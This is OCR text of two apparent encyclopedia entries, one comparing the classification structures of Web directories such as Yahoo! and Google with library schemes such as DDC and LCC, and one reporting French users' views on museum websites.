The first, and the most obvious difference is that only four of the Yahoo! main classes coincide with main classes in the UDC scheme or LCC scheme: "*Arts & Humanities,*" "*Science,*" and "*Social Science*" in Yahoo! with 700 "The

Table 1. Mapping between Yahoo! and Google directories

Google	**Yahoo!**
Arts	Arts & Humanities
Business/Shopping	Business & Economy/(B2B, Finance, Shopping, Jobs…)
Computers	Computers & Internet
Games	Entertainment
Health	Health
Home	
Kids and Teens	
News	News and Media
Recreation (Education, Libraries, Maps,…)/Sports	Recreation & Sports/ Education
Regional/World	Regional
Science	Science/Social Science
Society	Society & Culture
	Government

Figure 3. The main classes in DDC 22, published in mid-2003 (Retrieved December 8, 2003, from http://www.oclc.org)




Summaries

First Summary

The Ten Main Classes

000 Computer science, information & general works
100 Philosophy & psychology
200 Religion
300 Social sciences
400 Language
500 Science
600 Technology
700 Arts & recreation
800 Literature
900 History & geography

Figure 4. The main classes in Library of Congress Classification (Retrieved December 8, 2003, from http://lcweb.loc.gov/catdir/cpso/lcco/lcco.html)



CATALOGING POLICY AND SUPPORT OFFICE

LIBRARY OF CONGRESS CLASSIFICATION OUTLINE

- A -- GENERAL WORKS
- B -- PHILOSOPHY. PSYCHOLOGY. RELIGION
- C -- AUXILIARY SCIENCES OF HISTORY
- D -- HISTORY (GENERAL) AND HISTORY OF EUROPE
- E -- HISTORY: AMERICA
- F -- HISTORY: AMERICA
- G -- GEOGRAPHY. ANTHROPOLOGY. RECREATION
- H -- SOCIAL SCIENCES
- J -- POLITICAL SCIENCE
- K -- LAW
- L -- EDUCATION
- M -- MUSIC AND BOOKS ON MUSIC
- N -- FINE ARTS
- P -- LANGUAGE AND LITERATURE
- Q -- SCIENCE
- R -- MEDICINE
- S -- AGRICULTURE
- T -- TECHNOLOGY
- U -- MILITARY SCIENCE
- V -- NAVAL SCIENCE
- Z -- BIBLIOGRAPHY. LIBRARY SCIENCE. INFORMATION RESOURCES (GENERAL)

arts," 300 "*Social sciences,*" and 500 "*Natural sciences and mathematics*"+600"*Technology (applied sciences)*" in UDC, and "*Education*" in Yahoo! with "*L-Education*" in LCC. Most of the other main classes in Yahoo! correspond to lower level classes in library classification schemes. For example, "*Computer and Internet*" in Yahoo! corresponds to 000 "*Computer science, knowledge & systems*" in DDC's "hundred divisions" (especially 004-006 in its "thousand sections") and the fifth level LCC subclass QA75.5-76.95 "*Electronic computers. Computer Science.*" It is also noteworthy that the main classes "Regional" in Yahoo! and "Regional," "World," "Home," and "Kids and Teens" in Google do not map with any specific class in DDC or LCC. The reason for this discrepancy will be discussed.

A second major difference between the LCC scheme and Yahoo! classification concerns the principles of division used to form the main classes (to form lower level classes as well). It is well known that library schemes follow the basic principle of classification by discipline (logical division). At least half of the terms used in the LCC scheme can be described as discipline, such as Agriculture, History,

Table 2. Mapping between LCC and UDC at main class level

LLC	UDC
A—GENERAL WORKS	000 Generalities
B—PHILOSOPHY.PSYCHOLOGY. RELIGION	100 Philosophy and psychology 200 Religion
C-F—HISTORY	900 Geography and history
G—GEOGRAPHY.ANTHROPOLOGY. RECREATION	
H—SOCIAL SCIENCES	300 Social sciences
J—POLITICAL SCIENCE	
K—LAW	
L—EDUCATION	
M—MUSIC AND BOOKS ON MUSIC	700 The arts
N—FINE ARTS	
P—LANGUAGE AND LITERATURE	400 Language 800 Literature and rhetoric
Q—SCIENCE	500 Natural sciences and mathematics
R—MEDICINE	600 Technology (applied sciences)
S—AGRICLTURE	
T—TECHNOLOGY	
U—MILITARY SCIENCE	
V—NAVAL SCIENCE	
Z—BIBLIOGRAPHY.LIBRARY SCIENCE. INFORMATION RESOURCES	

Geography, Education, Law, and Psychology, or as groups of related disciplines, such as the Arts, Natural Sciences, Social Sciences, and Technology. However, an analysis of terms used in the main classes of Yahoo! and Google classification reveals that they represent a number of conceptual categories used as principle of division, including:

- disciplines or group of disciplines, such as "*Arts & Humanities,*" "*Education,*" "*Social Science,*" and "*Science*";
- broad to relatively specific subjects, such as "*Computers,*" "*Government,*" "*Internet,*" and "*Shopping*";
- bibliographic form, such as "*News,*" "*Reference,*" and "*Media*";
- geographic concepts, such as "*World,*" and "*Regional*";
- target audience, such as "*Kids and Teens*"

Obviously, the classes at a specific level are not mutually exclusive, which is a deviation from the accepted logical principle of classification. It will inevitably cause uncertainty for the users when they have to select a category to look for information. For instance, if people are interested in universities in the United Kingdom, where should they start, "*Education*" or "*Region*"?

The third difference concerns the class headings. Although some terms denoting disciplines are used as main class headings in the Web directories, the general tendency is to prefer terms for objects of study such as "*Computers*" and "*Games*" or activities such as "*Shopping,*" rather than the names of fields of study. Sometimes the discipline is even used as a subdivision under the object of study. For example, "*Library and Information Science*" comes under "*Libraries*" in Yahoo! directory.

Why Different?

In one word, the major differences between the main classes in the Web directories and the library classifications root from the different approaches in which they are designed.

The library classifications follow a discipline-based approach in designing main classes (and subordinate classes). Each division follows the logical rules of classification (i.e., totally inclusive and mutually exclusive). However, the Web directories use a concept-based approach. The distribution of information resources and the frequency of usage are the rules of thumb when deciding main classes. On the Internet, business information and entertainment information take the lion's share, while the academic information, which is abundant in library collections, is in a minor position. Therefore, most of the main classes in the Web directories address daily life topics such as business, entertainment, recreation & sports, and health, while the classes for academic resources are combined into groups that are larger than those in library classifications. The designers of Web directories also adjust the main classes according to the usage of resources in the class. Popular topics, such as computer and Internet, shopping, and games, gain higher status in the hierarchical structure because they are searched by more users; thus, putting them in the first page of the classification can save the users' time on average.

Which is Better?

Considering the distribution of information resources and the frequency of usage when constructing the main classes in the Web directories is in line with the widely recognized library science principle of "literary warrant" and "use warrant." It has the advantage of not scattering related materials in the way a discipline-based scheme typically does. In addition, Web directories use more popular, everyday terms as class headings, which cater to the users in the Internet environment.

On the other hand, however, violation of the basic logical rules in Web directories makes it difficult for a Web user to choose the access point in the hierarchical structures when looking for information. Although this can be partly adjusted through cross references in subordinate hierarchies (as discussed next), the author believes that basic logical rules followed in library classifications still need to be carefully observed in designing Internet classifications, especially at higher levels. Adequate evidence of extensive resources or usage must be collected before any adjustment of class level is made to avoid illogical hierarchical structure. The practice of putting "*Education*" under "*Reference*" in one Web directory is at least a puzzling one, if not illogical.

Some Discussions on Hierarchical Structures

Hierarchical subdivision, progressing from the broadest to the most specific class headings, is one of the most basic structures of any classification scheme (Van der Walt, 1998). As mentioned before, the concept-based vs. discipline-based approaches define the major differences between library classifications and Web directories at the main class level. Such differences continue at lower levels in hierarchical division.

Figure 5 shows the second-level division under the main class "arts" in Open Directory Project, a well known Web directory. Art forms (e.g., architecture, comics, crafts, dance, music, etc.), media (e.g. radio, television, etc.), artistic methods (e.g., animation, costumes, etc.), topics in arts research (arts history, classical studies), and so on, are employed as principles of division at this level. This not only causes confusion when a browser is to choose a path to go down the hierarchical structure for information, but also brings the problem of representing the horizontal relationship between classes.

In the library environment, a resource (a book, periodical, etc.) can only be restored in one physical location. This determines the linear structure of library classifications. With all the classes at the same level being mutually exclusive, a resource will either go under this class or that one. By no means can they be grouped into more than one category. With the development of science and technology, however, more and more interdisciplinary areas come into existence. Very often, a topic (e.g. bioinformatics) has a logical relationship with multiple upper-level concepts. In this case, library classifications use cross references indicated by "*see*" or "*see also*" to provide multiple access points for these resources and reflect the horizontal relationships between terms, drawing the users from all the possible logical places of a resource to its physical location (on the bookshelf). In the Web environment, such a task becomes much easier. Hyperlinks bring users to the actual headings where Web sites are listed at a click of mouse. In Yahoo! directory, for example, if users want to look for information on recreation and sports TV shows, they can either start from "*recreation and sports*" or "*entertainment.*" Starting from "*recreation and sports,*" they can notice a subclass "*television@*" at the second level, which links to "*recreation and sports*" under the "*television shows*" subclass in the "*entertainment*" main class. The following notation shows the different paths:

Recreation > Television **vs.** Entertainment > Television Shows > Recreation and Sports

Obviously, using the hyperlink technology to deal with the horizontal relationship between classes offers great flexibility in organizing resources. But meanwhile, caution needs to be taken that the technology is not overused. In some existing Internet classifications, hyperlinks are used randomly and citation order is changed from place to place. This, on the one hand, puts the classification into the danger of logical chaos; on the other hand, it increases the difficulty for the users (and subsequent classifiers as well) to get familiar with the hierarchical structure. In this regard, a balance should be sought between the rigid, but neat, partitioning of the information space brought by library classifications and the flexibility offered by Internet classifications.

Figure 5. Subdivisions under "Arts" in Open Directory Project (Retrieved December 9, 2003 http://dmoz.org)

Top: Arts *(312,043)*

- Animation *(17,646)*
- Antiques@ *(1,016)*
- Architecture *(3,481)*
- Art History *(2,455)*
- Bodyart *(1,158)*
- Classical Studies *(546)*
- Comics *(5,495)*
- Costumes *(29)*
- Crafts *(6,593)*
- Dance@ *(5,044)*
- Design *(1,888)*
- Digital *(298)*
- Entertainment *(210)*
- Graphic Design *(611)*
- Humanities *(308)*
- Illustration *(2,197)*
- Literature *(33,868)*
- Movies *(36,098)*
- Music *(109,702)*
- Myths and Folktales@ *(500)*
- Native and Tribal@ *(343)*
- Online Writing *(6,400)*
- Performing Arts *(23,123)*
- Photography *(5,478)*
- Radio *(2,709)*
- Rhetoric@ *(14)*
- Television *(15,308)*
- Theatre@ *(5,084)*
- Typography@ *(110)*
- Video *(241)*
- Visual Arts *(16,051)*
- Writers Resources *(3,120)*

- Archives@ *(9)*
- Awards *(15)*
- Chats and Forums *(18)*
- Cultures and Groups *(0)*
- Directories *(402)*
- Education *(2,347)*
- Genres *(1,191)*
- Libraries@ *(42)*
- Magazines and E-zines *(473)*
- Museums@ *(874)*
- Organizations *(383)*
- People *(12,195)*
- Periods and Movements *(6)*
- Regional *(0)*

CONCLUSION AND FUTURE TRENDS

Conclusion

The comparison between Web directories and library classifications leads to several important findings. First, the Internet classifications better reflect the distribution of information resources on the Internet and frequency of usage. By using a topic-based approach in designing classification hierarchies, they do not scatter related materials in the way discipline-based library classification schemes typically do. Second, Web directories use more popular terms, as class headings, that correspond to the kind of information the majority of users search on the Internet. Therefore, they can be better received. Third, the Web technology enables the Web directories to easily offer multiple access points to users looking for information. This flexibility greatly saves the users' burden in deciding a single starting point or shifting between various possible access terms as in library classifications. In these aspects, the Web directories work better than library classification schemes in organizing and providing improved access to Internet resources.

On the other hand, library classifications have the advantage of logical soundness. With only one principle used in each division, all the classes at a specific level are mutually exclusive. Therefore, the hierarchical structure is neat and clear. In addition, with constant revisions over several decades, the major universal classifications, like DDC and LCC and some subject specific classification schemes, offer a valuable depiction of the structure of knowledge. They are certainly ideal places to gain inspirations for the designers of Internet classifications.

Future Trends

To combine the strength of both classifications, a possible improvement will be to use different approaches to serve people with different types of information-seeking tasks. If someone looks for information to satisfy his/her day-to-day needs and interests, the topic-based approach (as in most existing Web directories) may be appropriate, so long as it follows a clear principle of division and consistent citation order all through the hierarchy. On the other hand, the interests of serious academic and professional users will probably be better served by means of a discipline-based classification, such as the library classification schemes. Further research is needed to find out how the browsing structure influences different types of users in their information-seeking behavior.

Another recommendation is to construct more topic-specific clearinghouses, instead of all-inclusive Web portals. It should be clearly understood that using human-constructed directories would inevitably sacrifice the comprehensiveness of information. When weighing the impact of this sacrifice, we must again consider the characteristics of the Web and the needs of the users. Unlike a doctoral student who scours all available library collections to exhaust the coverage on a topic, most Web users often want just a few good results every time they search the Web. Topical clearinghouses that point to quality information are designed to serve such information needs, and may also hold even more entries for their subjects than are available through comprehensive indexes (Hubbard, 1999). Designers of Web portals can therefore spend more effort collecting high-quality topical clearinghouses and organizing them in well-defined classification structures, instead of organizing the entire Web resources by themselves.

REFERENCES

Chan V. (2000). *Ranganathan: Ahead of his century*. Retrieved on December 8, 2003, from http://www.slais.ubc.ca/courses/libr517/winter2000/Group7/web.htm

Chen, X., & Fan, X. (1999). Yahoo classification and performance evaluation. *China Information Review, 1999*(7), 18-20.

Hubbard, J. (1999). *Indexing the Internet*. Retrieved on November 28, 2003, from http://www.tk421.net/essays/babel.html

Koch, T., Day, M., Brümmer, A., Hiom, D., Peereboom, M., Poulter, A., & Worsfold, E. (1997). *Specification for resource description methods Part, 3: The role of classification schemes in Internet resource description and discovery.* Retrieved on November 20, 2003 from http://www.ukoln.ac.uk/metadata/desire/classification/

Kwaśnik, B. H. (2005). *The use of classification in information retrieval*. Presentation at the 68th ASIST Annual Conference. Charlotte, NC, November 2.

Ma, Z. (2001). A study on the structure of search engine classifications. *Library and Information Service, 2*.

Van der Walt, M. (1998, August 25-29). The structure of classification schemes used in Internet search engines. In Widad Mustafa el Hadi et al. (Eds.), *Structures and relations in knowledge organization: Proceedings of the Fifth International ISKO Conference*, Lille, France (pp. 379-387).

Vizine-Goetz, D. (1999). *Using library classification schemes for Internet resources*. Retrieved on December 1, 2003, from http://staff.oclc.org/~vizine/Intercat/vizine-goetz.htm

KEY TERMS

Classification: Classification is the partitioning of experience into meaningful clusters.

Information Retrieval: Information retrieval is the art and science of searching for information in documents, searching for documents themselves, searching for metadata that describe documents, or searching within databases, whether relational stand-alone databases or hypertext networked databases such as the Internet or intranets, for text, sound, images, or data.

Library Classification: A library classification is a system of coding and organizing library materials (books, serials, audiovisual materials, computer files, maps, manuscripts, etc.) according to their subject. A classification consists of tables of subject headings and classification schedules used to assign a class number to each item being classified, based on that item's subject.

Search Engine: Internet search engines (e.g., Google, AltaVista) help users find Web pages on a given subject. The search engines maintain databases of Web sites and use programs (often referred to as "spiders" or "robots") to collect information, which is then indexed by the search engine.

Subject Heading: A word or phrase, from a controlled vocabulary, that is used to describe the subject of a document. The most commonly used subject headings in libraries are the Library of Congress Subject Headings (LCSH).

Web Directory: A Web directory is a Web-based catalog of information, typically organized by human editors. A directory is to the Internet as the table of contents is to a book. Directories also include white and yellow pages for finding people and businesses, to specialized directories for individual subjects and markets.

Web Portal: A Web portal is a Web site that provides a starting point or gateway to other resources on the Internet or an intranet.

ENDNOTES

1 "Beyond Bookmarks: Schemes for Organizing the Web" (http://www.iastate.edu/~CYBERSTACKS/CTW.htm) compiled and maintained by Gerry McKiernan from Iowa State University Library is a "clearinghouse of World Wide Web sites that have applied or adopted standard classification schemes or controlled vocabularies to organize or provide enhanced access to Internet resources." This is a nice starting point for studying the use of library classification schemes in Web environment.

2 To give an example of this type of use, the Nederlandse Basisclassificatie (Dutch Basic Classification) is a national scheme designed for use within the Shared Cataloguing System of Pica. It is used for the classification of Internet resources in *NBW* (Nederlandse Basisclassificatie Web, http://www.konbib.nl/basisclas/basisclas.html)

3 For example, Ei classification codes are used by two Internet subject services: *EELS* (Engineering Electronic Library, Sweden, http://www.ub2.lu.se/eel/) and *EEVL* (Edinburgh Engineering Virtual Library, http://eevl.icbl.hw.ac.uk/).

Web Museums and the French Population

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INTRODUCTION

Web museums take their origin from the "imaginary museum" (Malraux, 1956). They have sparked enthusiastic claims for art democratization, or the disseminating of images on original artworks for a diversified audience without access to physical art galleries using several forms of medium (e.g., books, magazines, or catalogues). Nowadays, the advent of the Internet for heritage institutions is an indisputable turning point in the 1990s and seen as the most innovative cultural portal by both curators and educators; it holds great potential with the realism of higher-end technologies.

SEVERAL FINDINGS ABOUT THE FRENCH POPULATION

Museum Web masters have little knowledge about virtual visitors' tastes and needs when browsing art galleries; therefore design semantic networks must be addressed. Referring to an exploratory qualitative study undertaken on 10 Web museums[1] in French and English, regrouped into five main categories (i.e., archaeology/antiquity, ethnology/civilization, gistory, fine arts and heritage) according to geographical location, interface design and captions' originality (Vol & Bernier, 1999; Bernier, 2007). We then examined some of the French population's viewpoints with respect to three variables: profession (i.e., IT-related work), taking into account Internet familiarity (i.e., novices vs. experts) and museum practices (i.e., occasional vs. regular visitors). Thirty-seven Parisian users were gathered (21 men and 16 women) between the ages of 15 and 68 (average age of 45 years), with mainly university graduates (bachelor level).

Our methodology was inspired by the hypermedia design model, proven effective for measuring what different nationalities expect in terms of interface designs, namely (1) *contents*, (2) *layout*, (3) *navigation*, (4) *interactivity*, and (5) *features* (Cleary, 2000; Davoli, Mazzoni, & Corradini, 2005; Garzotto & Discenza, 1999; Harms & Schweibenz, 2001; Nielsen, 2000; Schneiderman, 1997; Vetschera, Kersten, & Koszegi, 2003). Much literature exists on the subject, but one cannot give an exhaustive account of all authors studying Internet-based systems, notably perceived usefulness of ergonomics and user's characteristics.

Contents

Assiduous Web surfers and regular museum visitors reported the home page to be the paramount feature, because it provides a wide selection of headings with possible explanations on the painter's biography, its canvas, and artistic movements. The two most appreciated art galleries responding to these criteria were *The Web Tours* of the National Art Gallery of Washington and *A Hundred Masterpieces* of the Museum of Fine Arts of Bordeaux (see Figure 1).

Many assiduous surfers who are occasional visitors said that broad topics failed to arouse their curiosity, whereas regular visitors wanted Web museums with more imaginative headings for the given information. Several occasional visitors found some captions of the Metropolitan Museum of New York too general (i.e., *Themes*) or the wordings of the Caen Memorial (i.e., *Virtual Exhibitions*), others from the New Gallery of Art of Washington and the Natural History Museum of London too extensive (i.e., *Education*), even a few too subtle from the Museum of Lausanne (i.e., *Cabinet of Curiosity*) for their didactic goals. This comment is all the more true when curators offer a set of topics that are supposedly known by the general public, instead of answering what the public ought to learn. As for privileged sources of information, regular and occasional visitors are interested in: (1) art collections, (2) virtual guided tours, (3) conferences, (4) databases, and (5) upcoming exhibitions (Vol & Bernier, 1999). The latest figures (Kravchyna & Hastings, 2002) revealed that virtual visitors expect content on recent physical exhibits (80%), art collections (62%), special events (66%), and images of artworks (54%).

Layout

Some regular visitors and assiduous surfers appraised computer graphics representing explicit visual cues. This was also stressed as essential by novice surfers and occasional visitors. For instance, the iconography of Medieval Paintings in the South of France, like the Death's-head's caption, matched the information to be obtained and encouraged investigation. Many regular visitors were displeased looking at thumbnail images of the masterpieces, when in reality they can lose themselves in the exhibits, except for the National Gallery of Arts of Washington, where one can easily seek known or unknown paintings. Several others, mainly assiduous surf-

Figure 1. Museum of Fine Arts of Bordeaux©

ers who were regular visitors, claimed "a classy" lighting effect augmenting the paintings' texture as provided by the National Art Gallery of Washington (see Figure 2).

With respect to the visual presentation of contents, assiduous surfers who are regular visitors highly favored the plentiful homepages of the Metropolitan Museum of Art of New York and of the Museum of Natural History of London, which use multiple subject areas, which had a positive result on their exploration. Regardless of Internet familiarity and museum practices, users appraised the headings *Kids only* of the MNH or *Explore & Learn* with Timeline of Art History of the MET; both museums aimed at reaching specific audiences and raised a strong interest in testing their knowledge (see Figure 3).

Navigation

Several regular visitors appreciated a topographical view of their art collections and galleries with great ease of use or a preliminary guidance derived from the real building such as offered by the Canadian Museum of Civilization. Furthermore, assiduous and novice surfers sought information in a traditional way, and therefore preferred hypertext followed by the table of contents, whereas regular visitors wanted Pop-up text boxes with features that enrich the visit. Some assiduous surfers as well as regular and occasional visitors, were displeased with nonstandardized indexes and stated a major inconvenience in becoming acquainted with most online exhibitions. Most virtual visitors that browsed the National Art Gallery of Washington were unanimous about having the best guidance facilities. Nevertheless, many users, regardless of their Internet familiarity, complained they were forced to consult another Web page to obtain textual information on artworks.


Interactivity

Web museum designers need to highlight one media in relation with another, based on a single user-based approach, such as text leading to an image and images linking to sound. However, it is more natural to listen first and visualize second for better memorization of information (Bernier, 2003). In this respect, some novice surfers and occasional visitors indicated that images are extremely important, but that sound makes the information less grim (Vol & Léger, 1997). Several novice surfers and occasional visitors have a preference, for instance, palliative aids when visualizing masterpieces. The same users also expected a three-dimensional environment to guide them from one exhibit space to another with sophisticated software (e.g., QTVR, VRML), like the *Virtual Tours* of the National Gallery of Art of Washington.

Numerous occasional visitors criticized the absence or the under-utilization of audio and video comments for Medieval Paintings in the South of France, the Canadian Museum of Civilization, and the Jacques-Édouard Léger World Art Foundation, as well as for the Museum of Fine Arts of Bordeaux. Since our research was undertaken, the Léger Foundation has considerably improved its headings

Figure 2. National Gallery of Art of Washington©

Figure 3. Metroplitan Museum of Art of New York©



with *Quick Survey*, *Art Trips*, and *Audio Conferences* using Real Player. Moreover, according to assiduous surfers and occasional visitors, audio captions with period musical instruments or video feedback providing an historical context on the artist's life would be welcomed, as one cannot depict a period's feel, know an historical figure, appreciate a chemistry experiment, even visualize the Big Bang trough animated images (Bernier, 2003).

Despite the efforts to produce attractive interactive visits, many regular visitors mentioned that the screen always remains an obstacle in terms of clear viewing, size, and texture. It was also occasionally stressed that the system's slowness for downloading the masterpieces negatively affected its content exploration, while visitors become acquainted with a painting within a few minutes in the physical institution. Finally, some assiduous surfers and regular visitors stated that technical topics (e.g., space, environment, or natural sciences), as well as audiovisual formats, are most suitable for introducing exhibitions online, especially for social, historical, or political matters (Giaccardi, 2004; Tinelli, 2001), or within immersive exploration with onsite and remote visitors, or bypassing a covisit of the traditional museum (Galani & Chalmers, 2004).

Features

Several assiduous surfers and regular visitors stated that networked communication channels (e.g., Listservs, newsgroups, IRC) were seldom developed and thus can act as original hubs or initiate dialogues with curators with similar interests. The rise of online forums in the 1990s, like H-MUSEUM and MUSEUM-L for interdisciplinary cultural-related questions, is an indication for strengthening the museum community and intended for targeting common art knowledge, but they have not yet managed to reach the general public (Bernier & Bowen, 2004). Some assiduous surfers occasional or regular visitors, a humanistic perspective such as the people's lifestyles rather than intellectual explanations, like the Canadian Museum of Civilization, or highlighted observations on the paintings' characteristics on artworks as offered by Symbols in Art and Composition of the Metropolitan. Other users, mainly novice surfers and regular visitors, requested a virtual museum to be an open window onto the world, as it is the case for the Caen Memorial. This museum gives numerous links to other war-related subjects, such as the Australian War Memorial, the Hiroshima Bomb Museum and the BBC history.

SUMMARIZED OUTCOME

The results have shown that the French users, regardless of their museums' practices and Internet familiarity, favored national art galleries using selected headings (i.e., a breakdown of information) sorted by meaningful captions and clear terminology, with navigational consistency through ergonomics recalling the premises of the real building. Furthermore, their prevailing perceptions about the Web museum is a facility that presents contents on fine arts and accentuates the aesthetic feeling of masterpieces through high-quality resolution images. We also learned that the chosen paintings are of utmost importance, because the French expected a great number of artworks and comprehensive explanations of them, all offered with user-friendly interfaces and innovative software for visualizing masterpieces in vivo. These findings confirm those noted by many academics (Bowen, Bennett, & Johnson, 1998; Davallon, 1998; Futers, 1997; Haley-Goldman & Wadman, 2002; Kravchyna & Hastings, 2002).

The museum has evolved from an information pool to a content provider and is no longer solely about preserving and making their artworks accessible to audiences, but also gathering captivating facts on important figures or significant events (Falk & Dierking, 2000). Hence, the instructive role of Web museums is of benefiting from additional forms of content, that is as much as for pre-visit and post-visit information in order to accommodate several pedagogical approaches and complement physical visits (Bernier, 2005; Galanni & Chalmers, 2004; Mintz, 1998; Mokre, 1998; Tinelli, 2001). Furthermore, the curators must take into consideration the existing museum practices, having particular concerns for first-time visitors with little Internet expertise.

CONCLUSION

Museologically speaking, the Web museum should fall into four learning styles (Bernier, 2007; Gunther, 1990) for valorizing cultural resources: (1) giving facts and detailed information (e.g., databases), (2) supporting pragmatism and skill-oriented explorations (e.g., virtual guided tours), (3) sharing ideas (e.g., online forums), and 4) bringing about self-discoveries (e.g., quizzes).

ACKNOWLEDGMENT

I dedicate this encyclopedic entry to my mother, Mrs. Stéphane Moissan, and my daughter, Laure Bernier St-Pierre, for two opposite generations aiming to browse cultural institutions online through the realism of higher-end technologies, which could only improve their visit in future years.

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REFERENCES

American Association of Museums. (2000). What is a museum? *American Association of Museums.* Retrieved January 10, 2007, from www.aam-us.org/aboutmuseums/whatis.cfm

Bernier, R. (2003). Usability of interactive computers in exhibitions. *Journal of Educational Computing Research, 28*(3), 245-272.

Bernier, R. (2005). The educational approach of virtual science centers: Two Web cast studies (The Exploratorium and

La Cité des Sciences et de l'Industrie). In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 393-422). Hershey, PA: Idea Group Reference.

Bernier, R. (2007). Accessing heritage through the Internet: The French perception of Web museums. *Behavioral and Information Technology Journal* (Forthcoming).

Bernier, R., & Bowen, J. (2004). Web-based discussion groups at stake: The profile of museum professionals online. *Program, 38*(2), 120-137.

Bowen, J., Bennett, J., & Johnson, J. (1998). Musées virtuels et visiteurs virtuels. In R. Bernier & B. Goldstein (Ed.), Publics, nouvelles technologies et musées (Special Issue), *Publics et Musées*, *13,* 109-127. Lyon: Presses universitaires de Lyon.

Cleary, Y. (2000, April 16-19). An examination of the impact of subjective cultural issues on the usability of a localized Web site. The Louvre Museum Web site. In *Proceedings of the Fourth Museums and the Web Conference,* Minneapolis. Retrieved from www.archimuse.com/mw2000/papers/cleary/cleary.html

Davallon, J. (1998). Une écriture éphémère: L'exposition face au multimédia. In P. Lardellier (Ed.), Penser le multimédia (Special Issue), *Degrés,* (section h), *92-93*.

Davoli, P., Mazzoni, F., & Corradini, E. (2005, Fall). Quality assessment of cultural Web sites with fuzzy operators. *Journal of Computer Information Systems*, 44-57.

Dietz, S., Besser, H., Borda, A., Geber, K., & Lévy, P. (2004). *Musée virtuel: La prochaine génération,* Rapport interne, Réseau Canadien d'Information sur le Patrimoine, Ottawa, février. Retreived January 10, 2007, from www.chin.gc.ca/Francais/Pdf/Membres/Prochaine_Generation/mv_lpg.pdf

Falk, J. H., & Dierking, L. D. (2000). *Learning from museums*. Walnut Creek, CA: AltaMira Press.

Filippini-Fantoni, S., Bowen, J. P., & Numerico, T. (2005). Personalization issues for science museum Web sites and e-learning. In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 272-291). Hershey, PA: Idea Group Reference.

Futers, K. (1997, September). Tell me what you want, what you really, really want: A look at Internet user needs. In *Proceedings of the Seventh Electronic Imaging & the Visual Arts Conference,* Paris.

Galani, A., & Chalmers, M. (2004). Empowering the remote visitor: Supporting social museum experiences among local and remote visitors. *ICM.* Retrieved January 10, 2007, from www.dcs.gla.ac.uk/~matthew/papers/ICM2004.pdf

Garzotto, F., & Discenza, A. (1999, March 11-14). Design patterns for museum Web sites. In *Proceedings of the Third Museums and the Web Conference*, New Orleans. Retrieved January 10, 2007, from www.archimuse.com/mw99/papers/discenza/discenza.html

Giaccardi, E. (2004, March 31-April 3). Memory and territory: New forms of virtuality for the museum. In *Proceedings of the Seventh Museums and the Web Conference,* Arlington. Retrieved January 10, 2007, from www.archimuse.com/mw2004/papers/giaccardi/giaccardi.html

Haley-Goldman, K., & Wadman, M. (2002, April 17-20). There's something happening here: What it is ain't exactly clear?. In *Proceedings of the Sixth Museums and the Web Conference*, Boston, MA. Retrieved January 10, 2007, from www.archimuse.com/mw2002/papers/haleyGoldman/haley-goldman.html

Hall, S. (1997). *Representation. Cultural representations and signifying practices*. In S. Hall (Ed.), London: Open University.

Harms, I., & Schweibenz, W. (2001, March 15-17). Evaluating the usability of a Web site. In *Proceedings of the Fifth Museums and the Web Conference*, Seattle. Retrieved January 10, 2007, from www.archimuse.com/mw2001/papers/schweibenz/schweibenz.html

ICOM. (2004). Thematic files: The definition of the museum. In International Council of Museums, *ICOM News, 57*(2) (referring to ICOM statutes, article 2 paragraph 1). Retrieved January 10, 2007, from icom.museum/definition.html

Johnson, N. B. (2000, April-March). Tracking the virtual visitor. Report from the National Gallery of Art. In The virtual visitor in the Internet century. *Museum News*, 42-45, 67-71.

Kiesler, S., Siegal, J., & McGuire, T. W. (1986). Social psychological aspects of computer-mediated communication. *American Psychology, 39*(10), 1123-1134.

Kitchin, C. (1996). *A proposal for educational fair use. Guidelines for digital images.* Washington DC: American Association of Museum. Retrieved January 10, 2007, from www.utsystem.edu/OGC/IntellectualProperty/imagguid.htm

Kravchyna, V., & Hastings, K. (2002, February). Informational value of museum. *First Monday*, *7*(2). Retrieved January 10, 2007, from www.firstmonday.dk/issues/issue7_2/kravchyna

Mackenzie, D. (1996). Beyond hypertext: Adaptive interfaces for virtual museums. In *Proceedings of the Sixth Electronic*

Imaging and the Visual Arts Conference, Scotland. Retrieved January 10, 2007, from www.dmcsoft.com/tamh/papers

